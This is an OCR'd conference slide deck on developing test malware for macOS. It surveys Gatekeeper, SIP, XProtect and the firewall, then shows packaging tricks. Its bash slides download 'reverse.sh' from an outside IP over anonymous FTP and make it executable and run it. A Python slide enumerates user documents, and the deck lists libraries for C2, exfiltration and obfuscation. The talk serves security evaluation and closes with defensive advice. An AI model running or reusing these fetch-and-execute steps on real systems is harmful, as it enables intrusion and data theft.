

MacOS Malware: Breaking Barriers

By Zoziel

Purpose

Develop malware solely for the purpose of testing and evaluating security mechanisms, aiming to identify gaps in both the native operating system and the installed security tools.

Whoami ?

Whoami ?

- Bachelor's degree in Information Systems
- Postgraduate degree in Forensic Computing
- Forensic Specialist
- Incident Response Specialist
- Passionate about Malware Analysis and Development
- Fan of Music, Chaves, and Chapolin

Contributions to the community
















Topics

- Introduction to macOS and Security
- Malware Development for MacOS
- MacOS Security Barriers
- Evasion Techniques and Adaptations
- Case Study
- Conclusion and Recommendations



Introduction to macOS and Security

The Local MacOS file system



MacOS Security Features

- Gatekeeper
- System Integrity Protection (SIP)
- Sandboxing
- XProtect
- Malware Removal Tool (MRT)
- Firewall
- Notarization
- Transparency, Consent, and Control (TCC)

Gatekeeper

- **Function:** Controls which applications can run by verifying their digital signatures and ensuring they come from trusted sources (Mac App Store or identified developers).

- **Protection:** Prevents unauthorized or malicious apps from executing, displaying warnings or blocking apps from unknown sources.

System Integrity Protection (SIP)

- **Function:** Protects critical system files, directories, and processes from modification, even by users with administrative privileges.

- **Protection:** Restricts access to sensitive areas (e.g., /System, /bin) to prevent malware or unauthorized changes from compromising the system.

XProtect

- **Function:** Built-in antivirus that scans for known malware and prevents execution of malicious files.
- **Protection:** Automatically updates its malware definitions in the background to detect and block threats without user intervention.

Notarization

- **Function:** Requires developers to submit apps to Apple for malware scanning and notarization before distribution (outside the Mac App Store).

- **Protection:** Ensures apps are free of known malware and meet Apple's security standards, enforced by Gatekeeper.

Firewall (WAF)

- **Function:** Built-in application-layer firewall to control incoming network connections.
- **Protection:** Blocks unauthorized network access to the Mac, with options to allow specific apps or enable stealth mode to hide the system from network probes.



Malware Development for MacOS

Language choose

- Bash/Shell
- Python
- Ruby
- Perl
- Go
- C/C++
- Java
- JavaScript /Node.js
- Swift
- Rust
- PHP
- Kotlin
- Lua
- Haskell
- Scala
- Elixir
- Clojure
- Dart
- Assembly

Bash Tests

```bash
#!/bin/bash

# Script to connect to IP 2.2.2.2 on port 1234 using curl on macOS

# Define the IP and port
IP="2.2.2.2"
PORT="1234"

# Attempt to establish the connection to the server
curl -v --connect-timeout 10 telnet://"$IP":"$PORT"

# Check if the connection was successful
if [ $? -eq 0 ]; then
    echo "Connection closed."
else
    echo "Connection error. Check the IP, port, or network."
    exit 1
fi
```



Bash Tests

```bash
#!/bin/bash
# Define the file to be downloaded (fixed at the FTP root)
FILE_PATH="/reverse.sh"

# Define the FTP URL
FTP_URL="ftp://167.22.242.76${FILE_PATH}"

# Define the local file name
FILE_NAME="reverse.sh"

# Use curl to download the file
curl -u anonymous: --ftp-create-dirs "$FTP_URL" -o "$FILE_NAME"

# Check if the download was successful
if [ $? -eq 0 ]; then
    echo "File '$FILE_NAME' downloaded successfully!"
else
    echo "Error downloading the file. Check the connection or if the file exists."
    exit 1
fi
```



Bash Tests

```bash
# Grant execution permission to the file
chmod +x "$FILE_NAME"

# Check if the permission was granted
if [ -x "$FILE_NAME" ]; then
    echo "Execution permission granted for '$FILE_NAME'."
else
    echo "Error granting execution permission."
    exit 1
fi

# Execute the file
./"$FILE_NAME"

# Check if the execution was successful
if [ $? -eq 0 ]; then
    echo "File '$FILE_NAME' executed successfully!"
else
    echo "Error executing the file."
    exit 1
fi
```



Choosing Python

- Native language in MacOS ✓
- Binary signed by a trusted Certificate ✗
- Run from a trusted location: ✓
  - /usr/bin/python ✓
  - /usr/local/bin/python ✓

Python Code



```python
import os

# List of 30 most commonly used file extensions
common_extensions = [
    ".txt", ".pdf", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx",
    ".jpg", ".jpeg", ".png", ".gif", ".bmp", ".tiff",
]

def search_common_files(start_directory="/"):
    found_files = []
    print("Searching for files with common extensions. This may take a while...")

    for root, dirs, files in os.walk(start_directory):
        for file in files:
            for ext in common_extensions:
                if file.lower().endswith(ext):
                    full_path = os.path.join(root, file)
                    found_files.append(full_path)
                    print(f"Found: {full_path}")
                    break  # No need to check other extensions for this file
    return found_files

# Example usage: search in your home directory for faster results
if __name__ == "__main__":
    start_dir = "/Users/your_username/"  # Change this to your actual macOS username path
    results = search_common_files(start_dir)

    print(f"\nTotal files found: {len(results)}")
```



Python Run Challenges

Movie 1

Useful Libraries

Run Commands

- os
- subprocess
- shutil
- sys

Reconnaissance

- platform
- getpass
- socket
- uuid
- psutil

Command & Control

- socket
- requests
- urllib
- websocket
- websockets

Evasion & Persistence

- plistlib
- os + open
- pybjc
- pyautogui
- macholib

Exfiltration


- requests
- smtplib
- base64
- Json
- cryptography

Obfuscation
Dynamic Execution

- marshal
- exec
- importlib
- zlib, gzip


MacOS Security Barriers

Three layers of defense




- *Prevent Launch or Execution of malware*
  App Store, or Gatekeeper combined with Notarization
- *Block Malware from running on customer systems*
  Gatekeeper, Notarization and XProtect
- *Remediate Malware*
  XProtect

XProtect


- Integrated Antimalware Protection (YARA Signatures)
- Automatic Scanning
- Frequent Updates
- Threat Remediation
- How does it work?
  - An app is first launched
  - An app has been changed (in the file system)
  - XProtect signatures are updated

How XProtect works




OS Weaknesses - Firewall

Firewall: Enable ✕



Firewall: Disable



OS Weaknesses in a New Installation

Movie 2

.app .dmg



X

.py



Compiled

Python Code

Summary

Feature	.py Script	.app Application
Good for development	✅ Yes	⚠️ Less ideal
Easy for end users	❌ No	✅ Yes
Requires Python installed	✅ Yes	❌ No
GUI support	⚠️ Limited	✅ Better
Code security	❌ Exposed	✅ Can be hidden
File size	✅ Lightweight	❌ Heavy

Movie 3

Python Challenges

Movie 4

PyInstaller Compiling

Movie 5

Create-DMG to Compile .DMG

Movie 6

Application Run

Movie 7

Conclusion
And
Recommendations

What do you understand first?

- System Integrity Protection (SIP)
- Gatekeeper
- XProtect
- Firewall (review rules)
- macOS, System, and App Update
- OS Weaknesses

Material

File System
https://developer.apple.com/library/archive/documentation/FileManagement/Conceptual/FileSystemProgrammingGuide/FileSystemOverview/FileSystemOverview.html

Security
https://developer.apple.com/documentation/security

Apple Platform Security Guide
https://help.apple.com/pdf/security/en_US/apple-platform-security-guide.pdf

LaunchAgents
https://support.apple.com/pt-br/guide/terminal/apdc6c1077b-5d5d-4d35-9c19-60f2397b2369/mac

The Art Of Infection In MacOS
https://hadess.io/the-art-of-infection-in-macos/

Lab Tools

Lab Tools

- Parallels
  - MacOS (15.1 Sequoia)
- Python
- Sublime
- PyInstaller
- Create-DMG

Questions?

Contatos

Telegram: @pun1sh3rx0
linkedin.com/in/zozielfreire



Thank you!